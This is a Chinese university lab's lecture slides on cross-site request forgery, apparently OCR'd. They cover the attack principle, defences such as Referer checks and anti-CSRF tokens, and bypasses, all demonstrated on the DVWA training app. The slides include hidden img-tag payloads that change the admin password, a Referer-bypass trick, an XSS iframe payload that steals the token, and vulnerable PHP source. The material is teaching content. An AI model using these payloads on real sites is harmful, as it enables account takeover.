Beijing Forest Studio

北京理工大学信息系统及安全对抗实验中心

CSRF跨站请求伪造

硕士研究生　喻露

2019年01月06日

内容提要

- 背景简介
- 基本概念
  - Web基础
  - CSRF概念
- CSRF
  - 原理
  - 防御
  - 绕过
  - 与XSS的区别


背景简介

- 2012年3月，WordPress爆出CSRF漏洞。WordPress是众所周知的博客平台，该漏洞可以允许攻击者修改某个Post标题，添加管理权限用户以及操作用户账号，包括但不限于删除评论、修改头像等等。

基本概念

基本概念—web基础

- Web数据传输流程



- 数据输入方式
  - HTTP 查询字符参数(GET):输入参数通过URL发送
  - HTTP 正文参数(POST):输入参数通过HTTP正文发送

基本概念—web基础

- Session
  - 服务端
- Cookie
  - 客户端
  - 分类
    - 会话型
    - 持久型
- Referer
  - http header参数
  - 从哪个页面链接过来


基本概念—CSRF概念

- CSRF
  - 跨站请求伪造（Cross-site request forgery）
  - 利用受害者尚未失效的身份认证信息（cookie、session等），诱骗其点击恶意链接或者访问包含攻击代码的页面，在受害人不知情的情况下以受害者的身份向（身份认证信息所对应的）服务器发送请求，从而完成非法操作（如转账、改密等）。
- 原因
  - web的隐式身份验证机制
    - 该机制虽然可以保证一个请求是来自于某个用户的浏览器，但却无法保证该请求是用户批准发送的！

CSRF

CSRF—原理


- CSRF攻击思想



  - 完成一次CSRF攻击，受害者必须依次完成两个步骤
    - 登录受信任网站A，并在本地生成Cookie
    - 在不登出A的情况下，或者本地Cookie没有过期的情况下，访问危险网站B
  - CSRF不需要知道cookie就能让用户中招

CSRF—原理

- 示例——修改密码
  - 原密码 1234567890　用户修改密码为 admin



  - 请求URL
    - http://192.168.153.130/dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change
  - 攻击者伪造URL
    - http://192.168.153.130/dvwa/vulnerabilities/csrf/?password_new=XXX&password_conf=XXX&Change=Change
    - http://suo.im/559NhC（缩短链接）
    - **直接点击伪造URL会跳转至密码修改成功页面，易被受害者发现**

CSRF—原理

- 示例——修改密码
  - 攻击者构造页面 “低级CSRF测试.html”
  - 原密码 admin 攻击者修改密码为 1234567890

- <img src="http://192.168.255.130/dvwa/vulnerabilities/csrf/?password_new=1234567890&password_conf=1234567890&Change=Change" width="0" height="0" border="0">

CSRF—原理

- 源码

```php
<?php

    if (isset($_GET['Change'])) {

        // Turn requests into variables
        $pass_new = $_GET['password_new'];
        $pass_conf = $_GET['password_conf'];

        if (($pass_new == $pass_conf)){
            $pass_new = mysql_real_escape_string($pass_new);
            $pass_new = md5($pass_new);

            $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin';";
            $result=mysql_query($insert) or die('<pre>' . mysql_error() . '</pre>' );

            echo "<pre> Password Changed </pre>";
            mysql_close();
        }

        else{
            echo "<pre> Passwords did not match. </pre>";
        }

    }
?>
```

获取新密码及确认密码

判断两次密码是否相同

密码修改成功

没有任何防范措施

CSRF—防御

- CSRF是一种难以识别的攻击，对于CSRF的防御可以采取以下措施
  - 尽量使用POST
  - 验证Referer
    - 检查host与referer是否同域
    - 缺点
      - 无referrer
      - Referer伪造
  - 请求中放入攻击者所不能伪造的信息，并且该信息不存在于cookie 之中
    - 验证码
    - Anti CSRF Token
    - 自定义Header

CSRF—防御

- Anti CSRF Token
  - 在 HTTP 请求中以参数的形式加入一个随机产生的token，并在服务器端建立一个拦截器来验证这个token，如果请求中没有token或者token内容不正确，则认为可能是CSRF攻击而拒绝该请求。
  - 难点
    - 如何把 token 以参数的形式加入请求
      - 对于 GET 请求，token 将附在请求地址之后，这样URL就变成 http://url?csrftoken=tokenvalue
      - 对于 POST 请求，token 以参数的形式插入form中
      - 对于每一个请求都加上token，使用js遍历整个dom树，对于dom中所有的a和form标签后加入token
      - 对于在页面加载之后动态生成的html代码，需要程序员在编码时手动添加token
    - token 本身的安全
      - 攻击者在论坛上发布自己个人网站地址，系统也会在这个地址后面加上token，攻击者可以在自己的网站上得到这个 token，并马上就可以发动 CSRF 攻击
      - 网站包含其他漏洞（如XSS）
    - One-Time Tokens（不同的表单包含一个不同的伪随机值）
      - 并行会话的兼容

```
<form method="POST" action="csrf.php">
    <input type="text" name="password_new">
    <input type="text" name="password_conf">
    <input type="hidden" name="user_token" value="XXX?">
    <input type="submit" name="Change" value="Change">
</form>
```

随机生成user_token


CSRF—防御

- 自定义Header
  - 将token放到HTTP头中自定义的属性里，并非以参数的形式置于HTTP请求之中。通过XHR(XMLHttpRequest)这个类，一次性给所有该类请求加上csrftoken这个HTTP 头属性，并把token值放入其中。
  - 优点
    - 在该类请求中加入token较方便
    - XHR请求的地址不会被记录到浏览器地址栏，也不用担心token会透过Referer泄露
  - 缺点
    - XHR请求通常用于 Ajax 方法中对于页面局部的异步刷新，并非所有的请求都适合用这个类来发起
    - 通过XHR类请求得到的页面不能被浏览器所记录下，从而进行前进，后退，刷新，收藏等操作，给用户带来不便
    - 对于没有进行 CSRF 防护的遗留系统来说，要采用这种方法来进行防护，要把所有请求都改为XHR请求，这样几乎是要重写整个网站，这代价无疑是不能接受的

Ajax技术-喻露-2017-10-29-v1.0-lwt.pptx

CSRF—绕过

- 针对referrer（通过修改referer进行绕过）
  - 操作界面



  - 用户输入

```
GET /dvwa/vulnerabilities/csrf/?password_new=123456&password_conf=123456&Change=Change HTTP/1.1
Host: 192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/csrf/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=gr5bu4lai9lp9c0jcaggnkb8q2
```

CSRF—绕过

- 针对referrer（通过修改referer进行绕过）
  - 使用原来的方法不可行，查看源码

```
if (isset($_GET['Change'])) {

    // Checks the http referer header
    if ( eregi ( $_SERVER[ 'SERVER_NAME' ], $_SERVER['HTTP_REFERER'] ) ){

        // Turn requests into variables
        $pass_new = $_GET['password_new'];
        $pass_conf = $_GET['password_conf'];
```


SERVER_NAME:服务器的主机名
HTTP_REFERER:链接到当前页面的前一页面的地址
过滤规则是http包头的Referer参数的值中必须包含主机名（这里是192.168.153.130）

  - 修改
    - 将攻击页面命名为192.168.153.130.html（页面被放置在攻击者的服务器里，这里是10.4.253.2）就可以绕过了

    - <img src="http://192.168.255.130/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change width="0" height="0" border="0">

CSRF-绕过

- 针对referrer（通过修改referer进行绕过）
  - 请求报文



  - 响应报文

CSRF—绕过

- 针对Anti CSRF Token
  - 用户访问改密页面时，服务器会返回一个随机的token，向服务器发起请求时，需要提交token参数，而服务器在收到请求时，会优先检查token，只有token正确，才会处理客户端的请求。

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

// Generate Anti-CSRF token
generateSessionToken();

?>
```

验证token

生成token

```php
function generateSessionToken() {
    # Generate a brand new (CSRF) token
    if( isset( $_SESSION[ 'session_token' ] ) ) {
        destroySessionToken();
    }
    $_SESSION[ 'session_token' ] = md5( uniqid() );
}
```


```php
en, $session_token, $returnURL ) {
) token
on_token || !isset( $session_token ) ) {
 token is incorrect' );
RL );
```

CSRF-绕过

- 针对Anti CSRF Token
  - 攻击者构造页面，其中包含恶意脚本来获取token
    - <iframe src="http://192.168.10.14/dvwa/vulnerabilities/csrf/" id="hack" style="display:none;">
    - user_token=document.getElementById("hack").contentWindow.document.getElementsByName('user_token')[0].value

由于同源策略无法获取token 该方法不可行

  - 利用其它漏洞拿到user_token



- 浏览器安全之同源策略-杨静雅-2016-10-30 19_00_00.pptx

CSRF-绕过

- 针对Anti CSRF Token
  - 利用其它漏洞拿到user_token

Name包含xss漏洞，输入：

<iframe src="../csrf" onload=alert(frames[0].document.getElementsByName('user_token')[0].value)>

  - 先将XSS恶意代码嵌入网站，其中嵌入iframe，获取有csrf漏洞页面的user_token后发送到自己的接收平台
  - 构造包含已获得user_token的攻击页面

<img src="http://192.168.153.130/dvwa/vulnerabilities/csrf/?password_new=1234567890&password_conf=1234567890&user_token=d90aa15f65bd7cdf8235bed41bf8df91&Change=Change" width="0" height="0" border="0">

XSS跨站脚本攻击-喻露-2018-06-24-v1.0.pptx

CSRF—与XSS的区别

- 概念
  - CSRF:跨站请求访问
  - XSS:跨站脚本攻击
- 目的
  - CSRF:借用用户身份进行恶意操作
  - XSS:利用站点信任用户打开带有恶意脚本的页面
- 原因
  - CSRF:web的隐式身份验证机制
  - XSS:过滤不严格

CSRF—与XSS的区别

- 防御
  - CSRF:后端校验
  - XSS：过滤、编码
- 危害
  - CSRF:
    - 假借用户身份做用户可做的事，如转账、改密
  - XSS
    - 窃取cookie
    - 导航到恶意网站
    - ...

谢谢！

大成若缺，其用不弊。大盈若冲，其用不穷。大直若屈。大巧若拙。大辩若讷。静胜躁，寒胜热。清静为天下正。